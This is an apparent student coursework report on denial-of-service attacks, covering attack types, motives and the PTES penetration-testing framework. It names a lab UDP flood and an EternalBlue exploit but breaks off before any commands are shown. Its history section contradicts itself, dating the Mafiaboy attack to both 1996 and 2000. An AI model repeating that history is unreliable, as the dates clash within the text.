



slington college
(इस्लिंग्टन कलेज)

Module Code & Module Title

CC5009NI Cyber Security in Computing

Assessment Weightage & Type

60% Group Coursework 02

Year and Semester

2024 -25 Autumn Semester

Student Name: < Siddartha Amatya > London Met ID: < 23047409>

Student Name: < Rohan Prasad Adhikari > London Met ID: < 23047505>

Student Name: < Sayam Rai > London Met ID: < 23047491>

Assignment Due Date: 12th May 2025

Assignment Submission Date: 12th May 2025

Word Count (Where Required): 13024

I confirm that I understand my coursework needs to be submitted online via MST under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

23047409_SiddarthaAmatya.docx

Islington College,Nepal

Document Details

Submission ID
trn:oid::3618:95359339

Submission Date
May 11, 2025, 10:01 PM GMT+5:45

Download Date
May 11, 2025, 10:08 PM GMT+5:45

File Name
23047409_SiddarthaAmatya.docx

File Size
96.3 KB

64 Pages

13,024 Words

80,990 Characters



9% Overall Similarity

The combined total of all matches, including overlapping sources, for each database.

Match Groups

- 73 Not Cited or Quoted 5%
Matches with neither in-text citation nor quotation marks
- 49 Missing Quotations 4%
Matches that are still very similar to source material
- 1 Missing Citation 0%
Matches that have quotation marks, but no in-text citation
- 0 Cited and Quoted 0%
Matches with in-text citation present, but no quotation marks

Top Sources

- 3% Internet sources
- 3% Publications
- 8% Submitted works (Student Papers)

Integrity Flags

0 Integrity Flags for Review

Our system's algorithms look deeply at a document for any inconsistencies that would set it apart from a normal submission. If we notice something strange, we flag it for you to review.

A Flag is not necessarily an indicator of a problem. However, we'd recommend you focus your attention there for further review.



Match Groups

- 73 Not Cited or Quoted 5%
Matches with neither in-text citation nor quotation marks
- 49 Missing Quotations 4%
Matches that are still very similar to source material
- 1 Missing Citation 0%
Matches that have quotation marks, but no in-text citation
- 0 Cited and Quoted 0%
Matches with in-text citation present, but no quotation marks

Top Sources

- 3% Internet sources
- 3% Publications
- 8% Submitted works (Student Papers)

Top Sources

The sources with the highest number of matches within the submission. Overlapping sources will not be displayed.

- 1 Publication
Karwan Mustafa Kareem. "The Intelligence Technology and Big Eye Secrets: Navi... <1%
- 2 Submitted works
Griffth University on 2025-04-11 <1%
- 3 Submitted works
University of Sunderland on 2024-08-19 <1%

Acknowledgement

We extend our sincere gratitude to our instructor, Mr. Samrid Budhathoki for his consistent guidance, critical feedback, and academic support throughout the course of this project. His expertise and direction have been instrumental in shaping the scope, structure, and depth of our report.

We also acknowledge London Metropolitan University for providing a robust academic environment and access to the necessary tools and resources required to carry out this research. The university's infrastructure and academic standards have greatly facilitated our ability to conduct a structured and meaningful study.

Furthermore, we would like to recognize the collective effort and commitment of our group members. The successful completion of this project is a direct result of effective collaboration, shared responsibility, and mutual dedication to the objectives of this coursework.

Table of Contents

1. Introduction.....	1
1.1 Terminologies	2
1.1.1 Denial of Service (DoS) Attack	2
1.1.2 TCP SYN Flood.....	2
1.1.3 SYN Packet.....	2
1.1.4 IP Spoofing	2
1.1.5 Nmap.....	2
1.1.6 Wireshark.....	2
1.2 Aims and Objective.....	3
1.3 Report Structure	4
1.3.1 Introduction.....	4
1.3.2 Background.....	4
1.3.3 Demonstration on DoS Attack.....	4
1.3.4 Mitigation Strategy	5
1.3.5 Analyzation of DoS Mitigation Strategies.....	5
1.3.6 Conclusion	5
2. Background	6
2.1 Overview Of DoS Attack on Information Technology devices and systems	6
2.2 Historical Context of Denial of Service (DoS) Attacks.....	7
2.3 Types of Attack.....	8
2.3.1 Volumetric Attacks	8
2.3.2 Protocol Attacks.....	8
2.3.3 Application Attacks	8
2.4 Motivation Behind Dos Attack	9
2.4.1 Hacktivism and Ideological Motivations	9
2.4.2 Financial Gain.....	9

2.4.3	Competitive and Business Sabotage	9
2.4.4	Revenge or Personal Vendetta	10
2.5	Penetration Testing Execution Standard (PTES)	11
2.5.1	Pre-engagement Interactions.....	11
2.5.2	Intelligence Gathering.....	12
2.5.3	Threat Modelling	12
2.5.4	Vulnerability Analysis	12
2.5.5	Exploitation.....	13
2.5.6	Post Exploitation.....	13
2.5.7	Reporting.....	13
3.	Demonstration on DOS Attack	14
3.1	Pre-engagement Interactions.....	14
3.1.1	Term of Reference	15
3.2	Intelligence Gathering.....	19
3.3	Threat Modeling.....	21
3.4	Vulnerability Analysis	23
3.5	Exploitation.....	26
3.6	Post-Exploitation.....	30
3.7	Reporting.....	35
4.	Mitigation Strategy	36
4.1	Network-Level Defense Strategies	36
4.1.1	Source Address Validation (Ingress/Egress Filtering).....	36
4.1.2	Network Firewalls and Access Control Lists (ACLs)	37
4.1.3	Rate Limiting and Traffic Shaping	37
4.1.4	Upstream DDoS Scrubbing Services	37
4.1.5	Remotely Triggered Blackholing (RTBH)	37
4.2	Host-Level and Application-Level Defenses.....	38

4.2.1	System Hardening and SYN Flood Protection	38
4.2.2	Web Application Firewalls	38
4.2.3	Regular Patching and Service Hardening	38
4.3	Policy-Based Mitigation Strategies.....	39
4.3.1	DDoS Incident Response Plan	39
4.3.2	Communication and Coordination Between Stakeholders	39
4.3.3	Collaboration with ISPs and Upstream Networks	39
4.3.4	Hybrid On-Premises and Cloud Mitigation Deployments.....	39
5.	Evaluation of DoS Mitigation Strategies.....	41
5.1	Rate Limiting	41
5.1.1	Advantages of Rate Limiting	41
5.1.2	Disadvantages of Rate Limiting.....	41
5.2	Source Address Validation	42
5.2.1	Advantages of Source Address Validation	42
5.2.2	Disadvantages of Source Address Validation.....	42
5.3	Network Firewalls and Access Control Lists (ACLs)	43
5.3.1	Advantages of Network Firewalls and Access Control Lists (ACLs)	43
5.3.2	Disadvantages Network Firewalls and Access Control Lists (ACLs).....	43
5.4	Upstream DDoS Scrubbing Services	44
5.4.1	Advantages of Upstream DDoS Scrubbing Services.....	44
5.4.2	Disadvantages of Upstream DDoS Scrubbing Services	44
5.5	Remotely Triggered Blackholing (RTBH)	45
5.5.1	Advantages of Remotely Triggered Blackholing (RTBH)	45
5.5.2	Disadvantages of Remotely Triggered Blackholing (RTBH).....	45
5.6	System Hardening and SYN Flood Protection	46
5.6.1	Advantages of System Hardening and SYN Flood Protection	46
5.6.2	Disadvantages of System Hardening and SYN Flood Protection.....	46

5.7	Web Application Firewalls (WAFs)	47
5.7.1	Advantages of Web Application Firewalls (WAFs)	47
5.7.2	Disadvantages of Web Application Firewalls (WAFs)	47
5.8	Regular Patching and Service Hardening	48
5.8.1	Advantages of Regular Patching and Service Hardening	48
5.8.2	Disadvantages Regular Patching and Service Hardening	48
5.9	DDoS Incident Response Plan	49
5.9.1	Advantages of DDoS Incident Response Plan	49
5.9.2	Disadvantages of DDoS Incident Response Plan	49
5.10	Communication and Stakeholder Coordination	50
5.10.1	Advantages Communication and Stakeholder Coordination	50
5.10.2	Disadvantages of Communication and Stakeholder Coordination	50
5.11	Collaboration with ISPs and Upstream Networks	51
5.11.1	Advantages of Collaboration with ISPs and Upstream Networks	51
5.11.2	Disadvantages of Collaboration with ISPs and Upstream Networks	51
5.12	Hybrid On-Premises and Cloud Mitigation Deployments	52
5.12.1	Advantages of Hybrid On-Premises and Cloud Mitigation Deployments	52
5.12.2	Disadvantages of Hybrid On-Premises and Cloud Mitigation Deployments ..	52
6.	Application Areas of DoS Mitigation Strategies	53
6.1	Source Address Validation (Ingress/Egress Filtering)	53
6.1.1	Internet Service Providers (ISPs)	53
6.1.2	Enterprise Networks	53
6.1.3	Data Centers	53
6.2	Network Firewalls and Access Control Lists (ACLs)	54
6.2.1	Perimeter Security	54
6.2.2	WAN and LAN Segmentation	54
6.2.3	Critical Infrastructure Protection	54

6.3	Rate Limiting and Traffic Shaping	55
6.3.1	DDoS Mitigation.....	55
6.3.2	Service Prioritization in Business Networks.....	55
6.3.3	Performance Stability for Critical Applications	55
6.4	Upstream DDoS Scrubbing Services	56
6.4.1	Large Enterprises and Global Businesses	56
6.4.2	Internet Service Providers (ISPs)	56
6.4.3	Cloud and Hosting Providers	56
6.5	Remotely Triggered Blackholing (RTBH)	57
6.5.1	ISPs and Network Service Providers	57
6.5.2	Large Enterprises with BGP Infrastructure.....	57
6.5.3	Internet Exchanges (IXPs)	57
6.6	System Hardening and SYN Flood Protection	58
6.6.1	Enterprise Servers and Data Centers.....	58
6.6.2	Cloud Service Providers and Hosting Platforms	58
6.6.3	Network Security Appliances and Firewalls.....	58
6.7	Web Application Firewalls	59
6.7.1	Protection of Web Applications from Layer 7 Attacks	59
6.7.2	Application-Layer DDoS Mitigation in Cloud Environments.....	59
6.7.3	Intelligent Threat Detection for Web Applications and APIs.....	59
6.8	Regular Patching and Service Hardening	60
6.8.1	Enterprise IT Infrastructure.....	60
6.8.2	DNS and Critical Network Services	60
6.8.3	Cloud and Web Application Environments	60
6.9	DoS Incident Response Plan.....	61
6.9.1	Public Sector and Government Institutions	61
6.9.2	Enterprise IT and Cloud Service Providers	61

6.9.3	Managed Security and Incident Response Teams	61
6.10	Communication and Coordination Between Stakeholders	62
6.10.1	IT Security Teams.....	62
6.10.2	Customer Relations and Public Communications.....	62
6.10.3	Coordination with External Partners and Authorities	62
6.11	Collaboration with ISPs and Upstream Networks	63
6.11.1	ISP Data Centres	63
6.11.2	Upstream ISP Collaboration	63
6.11.3	Integration with DDoS Mitigation Providers (DMPs).....	63
6.12	Hybrid On-Premises and Cloud Mitigation Deployments.....	64
6.12.1	Large Enterprises and Critical Infrastructure.....	64
6.12.2	Managed Service Environments	64
6.12.3	Comprehensive Protection Against Multi-Layer DDoS Attacks.....	64
7.	Conclusion	65
8.	References.....	66

Table of Figure

Figure 1: PTES lifecycle (The PTES Team, 2022).....	11
Figure 2 IP Address of Window 7	19
Figure 3 IP Address of Kali Linux.....	19
Figure 4 Kali Linux successfully pinging the target machine	21
Figure 5 Windows 7 successfully pinging the Kali machine.....	21
Figure 6 Nmap scan result displaying open ports of target machine.....	22
Figure 7 Hackviser documentation confirming port 135 is used by the MSRPC service and commonly targeted in DoS scenarios	23
Figure 8 Microsoft Security Bulletin confirming port 445 vulnerability	24
Figure 9 Windows Task Manager showing low CPU and memory usage	24
Figure 10 Initiation of hping3 UDP flood from Kali targeting port 135.	26
Figure 11 Windows Task Manager showing CPU spike to 76% shortly after attack begins. .	27
Figure 12 Wireshark capture confirming a high volume of UDP packets targeting port 135. 27	
Figure 13 CPU at 100% on the Windows 7 system.....	28
Figure 14 Accessing the Metasploit Framework	30
Figure 15 Searching for Eternal Blue modules.....	31
Figure 16 Using the Eternal Blue Module	31
Figure 17 Eternal Blue exploit configuration	32
Figure 18 Successful execution of the EternalBlue exploit and Meterpreter session.....	32
Figure 19 Full access to the Windows 7 file system achieved via Meterpreter session	33
Figure 20 Mitigation Strategy for DoS Attacks	36

Table of Abbreviations

S.N.	Abbreviation	Full Form
1	DoS	Denial of Service
2	DDoS	Distributed Denial of Service
3	PTES	Penetration Testing Execution Standard
4	IP	Internet Protocol
5	MSRPC	Microsoft Remote Procedure Call
6	SMB	Server Message Block
7	OS	Operating System
8	VM	Virtual Machine
9	ACL	Access Control List
10	ISP	Internet Service Provider
11	WAF	Web Application Firewall
12	RTBH	Remotely Triggered Black Hole
13	BGP	Border Gateway Protocol
14	CPU	Central Processing Unit
15	UDP	User Datagram Protocol
16	TCP	Transmission Control Protocol
17	GUI	Graphical User Interface
18	DNS	Domain Name System
19	NIST	National Institute of Standards and Technology
20	CVSS	Common Vulnerability Scoring System

Abstract

This report presents a comprehensive simulation of a Denial of Service (DoS) attack conducted within a controlled virtual environment, structured according to the Penetration Testing Execution Standard (PTES) framework. The objective was to demonstrate how a DoS attack, specifically a UDP flood targeting port 135, can destabilize a system and create conditions favourable for further exploitation. Following the degradation of system performance, the EternalBlue vulnerability (MS17-010) was exploited via port 445, resulting in unauthorized remote access. The testing process was divided into distinct phases, including pre-engagement, intelligence gathering, threat modelling, vulnerability analysis, exploitation, post-exploitation, and reporting. Each stage was systematically documented to ensure clarity and traceability. Tools such as hping3, Nmap, Wireshark, Metasploit, and Meterpreter were utilized to emulate realistic attack conditions while maintaining full compliance with ethical standards through the use of an isolated virtual lab environment.

In addition to the technical demonstration, the report presents a detailed examination of DoS attacks from both theoretical and practical perspectives. It discusses the evolution and classification of attack types, outlines the broader cybersecurity implications, and highlights common drivers and motivations. The methodology section follows the Penetration Testing Execution Standard to provide a structured framework for executing and documenting each phase of the attack. Mitigation strategies are critically evaluated based on their relevance, scalability, and operational effectiveness across different layers of defense. The reporting phase compiles all findings into a comprehensive narrative, supported by technical evidence and risk assessments. Collectively, the report offers a complete and methodical understanding of how Denial of Service attacks are conducted, the vulnerabilities they exploit, and the measures that can be taken to detect, prevent, and respond to such threats within a secure and ethical testing environment.

1. Introduction

In today's digital world, where all services and data are managed over the internet, Denial of Service (DoS) attacks have become a serious threat to the stability and reliability of online services. A DoS attack is a malicious attempt to disrupt a system, network, or website by overwhelming it with excessive, illegitimate traffic or by exploiting existing system vulnerabilities. This large number of unauthorized requests consumes critical resources such as bandwidth, processing power, and memory, ultimately rendering the targeted system incapable of responding to legitimate user requests and thereby denying access to authorized users. (Covert Swarm, 2023)

In the evolving landscape of cybersecurity threats, Denial of Service (DoS) attacks have become a significant concern for organizations worldwide. In 2023, the average cost of a DoS attack reached approximately \$500,000, with unprotected organizations incurring around \$6,000 per minute during an attack. Furthermore, the number of DoS attacks more than doubled compared to the previous year, highlighting the increasing frequency and severity of these incidents. These statistics underscore the critical need for organizations to implement robust cybersecurity measures to protect against the escalating threat of DoS attacks. (Business Wire, 2024)

The increasing frequency and sophistication of DoS attacks present significant challenges for organizations in safeguarding their digital assets. These attacks can affect businesses of all sizes, leading to major disruptions in services, financial losses, and reputational damage. As such, understanding the dynamics of DoS attacks, including their different types, methods of execution, and potential impact, is crucial for developing effective countermeasures. In this report, we will explore the nature of DoS attacks, with a particular focus on the UDP Flood attack. Through a series of steps, we will demonstrate the process of setting up a controlled environment, executing the attack, and analysing its impact on the target system.

1.1 Terminologies

1.1.1 Denial of Service (DoS) Attack

A type of cyberattack where the attacker seeks to make a system, service, or network unavailable to its intended users by overwhelming it with excessive traffic or exploiting vulnerabilities. (CISA, 2021)

1.1.2 TCP SYN Flood

A type of DoS attack where the attacker sends a flood of TCP/SYN requests to a target system's server, exhausting its resources and preventing legitimate connections from being established.

1.1.3 SYN Packet

A segment of data used in the TCP handshake to initiate communication between a client and a server. In SYN flood attacks, these packets are sent excessively to exhaust server resources. (CSPS Protocols, 2019)

1.1.4 IP Spoofing

The technique used in many DoS and DDoS attacks, where the attacker falsifies the source IP address in a packet to make it appear as though it is coming from a legitimate source, thus evading detection. (Geeks for Geeks, 2024)

1.1.5 Nmap

A network scanning tool used to discover open ports and services on a target machine, often used in reconnaissance to identify vulnerabilities that could be exploited in attacks. (Shivanandhan, 2020)

1.1.6 Wireshark

A network protocol analyser that allows attackers and defenders alike to capture and analyse network traffic, often used to monitor and examine the impact of attacks such as DoS and DDoS. (Kost, 2025)

1.2 Aims and Objective

The aim of this report is to simulate and analyse a Denial of Service (DoS) attack within a controlled virtual environment using the Penetration Testing Execution Standard (PTES) framework. The report seeks to demonstrate the technical execution of the attack, assess its impact on system performance, and evaluate post-exploitation risks, while also identifying appropriate mitigation strategies to enhance cybersecurity resilience.

The objective of the report is presented below:

- To explain the concept and operational significance of a Denial of Service (DoS) attacks in the context of modern cybersecurity.
- To configure a virtual lab environment for ethical testing, involving both an attacker and a target system.
- To execute a UDP flood attack targeting a vulnerable Windows 7 system and analyse its performance impact.
- To exploit the EternalBlue (MS17-010) vulnerability following system degradation, simulating a post-exploitation scenario.
- To document each phase of the engagement using the PTES framework.
- To critically evaluate mitigation strategy and present a comprehensive recommendation for defending against similar attacks.

1.3 Report Structure

A report structure provides the systematic framework for organizing the content and flow of a research project. This report is organized into six primary sections that collectively present a comprehensive exploration of Denial of Service (DoS) attacks. Each section is designed to follow logical progression from theoretical background to practical execution and analytical evaluation. The structure ensures that the report not only demonstrates technical procedures but also reflects on the broader implications and preventive strategies associated with such attacks.

1.3.1 Introduction

The introduction outlines the significance of DoS attacks in the current cybersecurity landscape. It provides context for the study by highlighting the increasing frequency and severity of these attacks and the necessity of understanding their mechanics. This section begins by defining key technical terminologies essential to the reader's comprehension of the report. It then presents the aim of the project, which is to simulate a DoS attack and analyze its technical effects and concludes with a set of clearly defined objectives intended to guide the study.

1.3.2 Background

The background section establishes the theoretical foundation necessary to understand the nature and execution of DoS attacks. It provides an overview of how such attacks function and the impact they have on targeted systems. It discusses the major categories of DoS attacks, including volumetric, protocol-based, and application-layer variants, and provides historical insight into notable incidents that have shaped contemporary security practices. The section also explores the various motivations behind DoS attacks, such as political protest, financial gain, and personal retaliation. It concludes by introducing the Penetration Testing Execution Standard, which serves as the methodological framework for the practical demonstration.

1.3.3 Demonstration on DoS Attack

This section presents the practical implementation of the DoS attack in a controlled virtual environment. It begins by describing the test environment and the systems involved, including the setup of IP addresses and tool configurations. The following phase, intelligence gathering, focuses on identifying network information and system vulnerabilities. Threat modelling then interprets this data to assess potential points of attack. Vulnerability analysis evaluates system

weaknesses, followed by the exploitation phase, which details the use of tools such as hping3 to perform a UDP flood on the target system. Post-exploitation highlights the use of the EternalBlue vulnerability to gain unauthorized access, thereby demonstrating the compounded risk following system degradation.

1.3.4 Mitigation Strategy

This section outlines a range of mitigation strategies aimed at preventing or reducing the impact of DoS attacks. It is divided into three primary layers: network-level, host-level, and policy-based defenses. Network-level strategies include measures such as source address validation, firewalls, and rate limiting. Host-level strategies focus on system hardening, web application firewalls, and regular patching. Policy-based strategies emphasize the importance of incident response planning, coordination with service providers, and the implementation of hybrid mitigation solutions that integrate both on-premises and cloud-based approaches. The section emphasizes the necessity of a layered and proactive defense model in modern cybersecurity environments.

1.3.5 Analyzation of DoS Mitigation Strategies

This section critically evaluates the effectiveness of the mitigation techniques discussed in the previous section. Each strategy is examined for its practical advantages and potential limitations. The analysis addresses considerations such as cost, scalability, ease of implementation, and possible operational drawbacks. Through this evaluation, the report provides a balanced assessment that supports informed decision-making in the selection and deployment of appropriate DoS defense mechanisms.

1.3.6 Conclusion

The conclusion summarizes the key insights gained from the report. It reinforces the importance of understanding DoS attack methodologies and highlights the practical implications of unaddressed vulnerabilities. The section emphasizes the effectiveness of structured penetration testing and layered mitigation strategies as essential components of a resilient cybersecurity posture. It also reflects on the broader significance of adopting proactive measures and collaborative approaches to safeguard systems against evolving threats.

2. Background

2.1 Overview Of DoS Attack on Information Technology devices and systems

DoS attacks are deliberate efforts by malicious actors to disrupt the normal functioning of targeted servers, networks, or systems by overwhelming them with excessive traffic or resource-intensive requests. These attacks aim to render services unavailable to legitimate users, leading to potential financial losses, reputational harm, and erosion of user trust. The Cybersecurity and Infrastructure Security Agency (CISA) defines a DoS attack as an event where legitimate users are unable to access information systems, devices, or other network resources due to the actions of a malicious cyber threat actor (CISA, 2021).

The primary motive behind Denial of Service (DoS) attacks is often to disrupt the availability of a target system or network, either for malicious intent, such as sabotaging a business, or as a form of protest, known as a DDoS (Distributed Denial of Service) attack. These attacks aim to exhaust system resources or exploit vulnerabilities to render the targeted service unavailable to legitimate users. The impacts of a successful DoS attack can be severe, leading to significant downtime, loss of revenue, damage to reputation, and the diversion of resources to mitigate the attack. In some cases, it can also expose vulnerabilities in the targeted infrastructure, making it a stepping stone for further malicious actions. (Government of Canada, 2024)

2.2 Historical Context of Denial of Service (DoS) Attacks

Denial of Service (DoS) attacks have been a part of the cybersecurity landscape since the early days of the internet. The first known DoS attack occurred in 1988, when a computer science student named Robert Tappan Morris unleashed what became known as the "Morris Worm." Though technically more than a worm, this early attack flooded the internet with traffic and significantly disrupted early networks, causing widespread downtime. Although not specifically a DoS attack in the modern sense, it was an early example of how malicious traffic could overwhelm networks. (Gcohen, 2021)

The term "Denial of Service" itself emerged in the mid-1990s as internet usage began to expand rapidly. One of the first significant, targeted DoS attacks occurred in 1996, when a hacker named "Mafiaboy" took down several major websites, including Yahoo!, by overwhelming their servers with traffic. This attack demonstrated the power and simplicity of DoS tactics, leaving sites unable to oversee the volume of requests. The Mafiaboy incident marked a shift in how internet security professionals viewed threats, highlighting the vulnerability of even the largest, most robust systems. (Hersher, 2015)

The 2000s saw an increase in both the scale and frequency of DoS attacks. In 2000, the "Mafiaboy" hacker's attack was followed by the emergence of Distributed Denial of Service (DDoS) attacks, where multiple machines are used to launch an attack from several sources simultaneously. This was a significant evolution of DoS techniques, as it made it harder for defenders to block malicious traffic. High-profile attacks, such as those on the websites of major financial institutions and government organizations, demonstrated the growing threat and led to an increasing focus on mitigation strategies. (Lightner, 2024)

Currently, DoS attacks continue to evolve, with attackers consistently developing new techniques to circumvent defenses and induce disruption. This underscores the ongoing necessity for organizations to invest in comprehensive and effective cybersecurity measures.

2.3 Types of Attack

The Cybersecurity and Infrastructure Security Agency (CISA) identifies three primary categories of DoS attack techniques:

2.3.1 Volumetric Attacks

Volumetric attacks are a prevalent form of DoS assault, primarily designed to consume the available bandwidth of a target system, thereby rendering it inaccessible to legitimate users. These attacks achieve their objective by overwhelming the target with a massive volume of traffic, saturating the network's capacity, and exhausting system resources. A notable example of such an attack is the DNS amplification attack, where an attacker exploits publicly accessible Domain Name System (DNS) servers to flood a target with DNS response traffic. (CISA, 2024)

2.3.2 Protocol Attacks

Protocol attacks are designed to exploit vulnerabilities in network protocols, aiming to exhaust the resources of network infrastructure elements typically targeting the lower layers of the network stack, to consume server resources or cause system failures. According to CISA, defending against protocol attacks requires enhanced filtering capabilities and robust network configuration to manage large volumes of traffic and maintain service availability. (CISA, 2024)

2.3.3 Application Attacks

Application attacks target vulnerabilities in specific applications or services running on the target system. These attacks aim to consume server resources such as CPU, memory, or disk space, leading to service degradation or unavailability. For instance, the Slowloris attack keeps many connections to the target web server open and holds them open as long as possible by sending partial HTTP requests, preventing the server from closing connections and exhausting its connection pool. (CISA, 2024)

2.4 Motivation Behind Dos Attack

2.4.1 Hacktivism and Ideological Motivations

Some Distributed Denial of Service (DDoS) attacks are driven by ideological or political motives, commonly referred to as hacktivism. In such cases, attackers use digital means to express dissent or support for a cause, similar to how protesters might stage a sit-in. Government and corporate websites are often targeted to draw attention to issues such as censorship, corruption, or conflict. For instance, in 2019, the hacktivist group Anonymous launched a series of DDoS attacks against Zimbabwean government websites in response to an internet blackout (Brodsky, 2020). More recently, the Russia–Ukraine conflict has triggered a surge in politically motivated cyberattacks, with both sides engaging in DDoS operations as a form of protest or patriotic expression (Yacono, 2023). These attacks are often used to amplify messages and compel public or governmental awareness of a given issue.

2.4.2 Financial Gain

One of the primary motivations behind DoS attacks is financial gain. In such cases, attackers deliberately overwhelm the servers of businesses, particularly e-commerce platforms during periods of high online activity, and subsequently demand payment in the form of cryptocurrency to halt the disruption (Yacono, 2023). Security analysts have observed that cybercriminals increasingly use DDoS attacks as financial weapons, sending ransom messages that state, “pay us or watch this traffic continue” (Brodsky, 2020). Although extortion-related incidents constitute approximately ten to twenty percent of all DDoS attacks (Yacono, 2023), the risk of sustained service outages and potential revenue losses compels many organizations to treat these threats with significant concern, sometimes leading them to comply with the attacker’s demands to avoid further damage.

2.4.3 Competitive and Business Sabotage

DoS attacks are sometimes carried out as a deliberate act of sabotage against competitors. In such scenarios, a business or affiliated party may hire attackers to disable a rival’s website during critical moments in order to disrupt operations and gain a strategic advantage. A survey conducted by Kaspersky revealed that approximately forty percent of organizations targeted by DDoS attacks suspect that a direct competitor was responsible (Ashford, 2017). This tactic, often referred to by cybersecurity professionals as “competitive takeout,” involves flooding a rival’s servers with malicious traffic to cause downtime, damage their reputation, and redirect

customers to alternative platforms (Christian, 2024). In essence, DDoS attacks can be exploited as a weapon to secure a competitive edge in the marketplace.

2.4.4 Revenge or Personal Vendetta

Some DoS attacks are motivated by personal grievances rather than financial or political objectives. These incidents are often initiated by individuals seeking revenge, such as former employees, dissatisfied customers, or individuals with personal disputes. For example, a documented case in Minnesota involved a man who hired hackers to target his former employer's servers over an extended period following his termination, resulting in approximately fifteen thousand dollars in damages (Waqas, 2018). Cybersecurity experts report that a significant number of DDoS attacks originate from disgruntled individuals aiming to cause disruption, embarrassment, or financial harm to their targets (Netscout, 2024). In such instances, the primary objective is punishing or humiliating an individual or organization perceived to have caused the attacker personal harm.

2.5 Penetration Testing Execution Standard (PTES)

The Penetration Testing Execution Standard (PTES) is a standard created to maintain a common scope for the organizations searching for penetration testing services and the service providers offering them. PTES was initiated in the early 2009 with the aim of providing basic for all activities involved in penetration test. The standard consists of seven main sections that cover the lifecycle of the penetration testing. (The PTES Team, 2022)




Figure 1: PTES lifecycle (The PTES Team, 2022)

2.5.1 Pre-engagement Interactions

This section of PTES focuses on the activities that occur before the actual testing begins. The main aim of this stage is to show and explain the tools and techniques that help in defining the scope of the penetration test. Properly completing the pre-engagement works is important as it helps to avoid problems like scope creep, unsatisfied customers and various legal troubles. The scope defines what is going to be tested and rules on how the testing will occur. This steps also includes understanding the goal of the client for the test. (The PTES Team, 2022)

2.5.2 Intelligence Gathering

Intelligence Gathering is the second stage of the PTES cycle that involves collecting data to perform assessment. The data includes information about the employees, facilities, products and plans. It can also contain private information about the competitors. This step contains activities like OSINT (Open-Source Intelligence) which involves locating and analysing publicly available information beyond the simple web search. It also includes gathering information through physical observation, foot printing the target by interacting with them. The main aim of this section is to gain information and understanding on the target organization and its critical assets, technologies, and employees to move on to later steps. (The PTES Team, 2022)

2.5.3 Threat Modelling

Threat Modelling is an important section for properly understanding the potential risk to the target organization. It involves systematic analysis of the target. It includes Business Asset Analysis, that identifies the valuable assets of the organization and Business Process Analysis, which analyses the workflows within the organization. Threat modelling requires proper understanding of potential threats through Threat Agent Analysis and Threat Capability Analysis. This section includes Motivation Modelling that helps understand why the potential threats can target the organization. By following these things, this step aims to understand the risks faced by the organization. (The PTES Team, 2022)

2.5.4 Vulnerability Analysis

Vulnerability Analysis is the process of discovering flaws in systems and applications that can be exploited by attackers. The flaws can range from misconfigurations in host and service to fault in application design. This stage includes active testing, where the penetration tester directly works in the target system. This stage helps to validate the discovered vulnerabilities found in previous phases. Research is conducted to understand the flaws that are found and the possible exploitation methods of the flaws. The technical guidelines of PTES provide information on the various tools that are used during vulnerability analysis like OpenVAS, Nessus, Core IMPACT Web, SAINT, WebInspect etc and the methods for directory listing, conducting brute force. The main aim of this stage is to create a list of potential vulnerabilities and attack vectors based on the weakness. (The PTES Team, 2022)

2.5.5 Exploitation

The fifth stage of the PTES cycle is Exploitation. This stage focuses on gaining access to systems or resources by trying to get into existing security control. This phase is called a precision strike that should be properly planned based on the things found in the previous stages. Exploitation is done to identify the main entry point of the target system and find the location of the important assets. The tester should consider the probability of success and the potential impact it can have while selecting attack vector. If private and personal user data is found during the test can only be used to further the testing under strict rules. The main goal of this stage is to show the real-world risk that the identified vulnerabilities have by successfully breaching it. (The PTES Team, 2022)

2.5.6 Post Exploitation

Post Exploitation is the sixth section of the PTES which has the main goal of showing the actual impact of the successful exploitation on the client's business. This stage includes infrastructure analysis, where the tester explores the compromised system and network and understands the environment. Pillaging is done by gaining valuable information such as sensitive files, user credentials, etc. Activities like data exfiltration where the sensitive data is extracted and maintaining persistence is done in this stage. Testers can also do pivoting, which means trying to further penetrate the system. Finally, cleanup is done where the testing activities are properly concluded and the environment is returned to its original stage. (The PTES Team, 2022)

2.5.7 Reporting

Reporting is the final section of the PTES lifecycle. This section defines the base criteria for the penetration testing reporting. The report is usually broken down into two main parts. They are Executive Summary and Technical report. The executive summary shows the specific goals of the penetration test. This contains the background, overall posture, risk ranking, the findings and a proper recommendation. The technical report should provide a detailed technical aspect of the penetration test. This report should cover the introduction, information gathering, exploitation timeline, post-exploitation findings that shows the impact on the organization. It should provide a properly detailed risk quantification. The main goal of reporting section is to properly report the entire penetration testing process in a clear and understandable manner. The report should have a conclusion and possible solutions for the problems. (The PTES Team, 2022)

3. Demonstration on DOS Attack

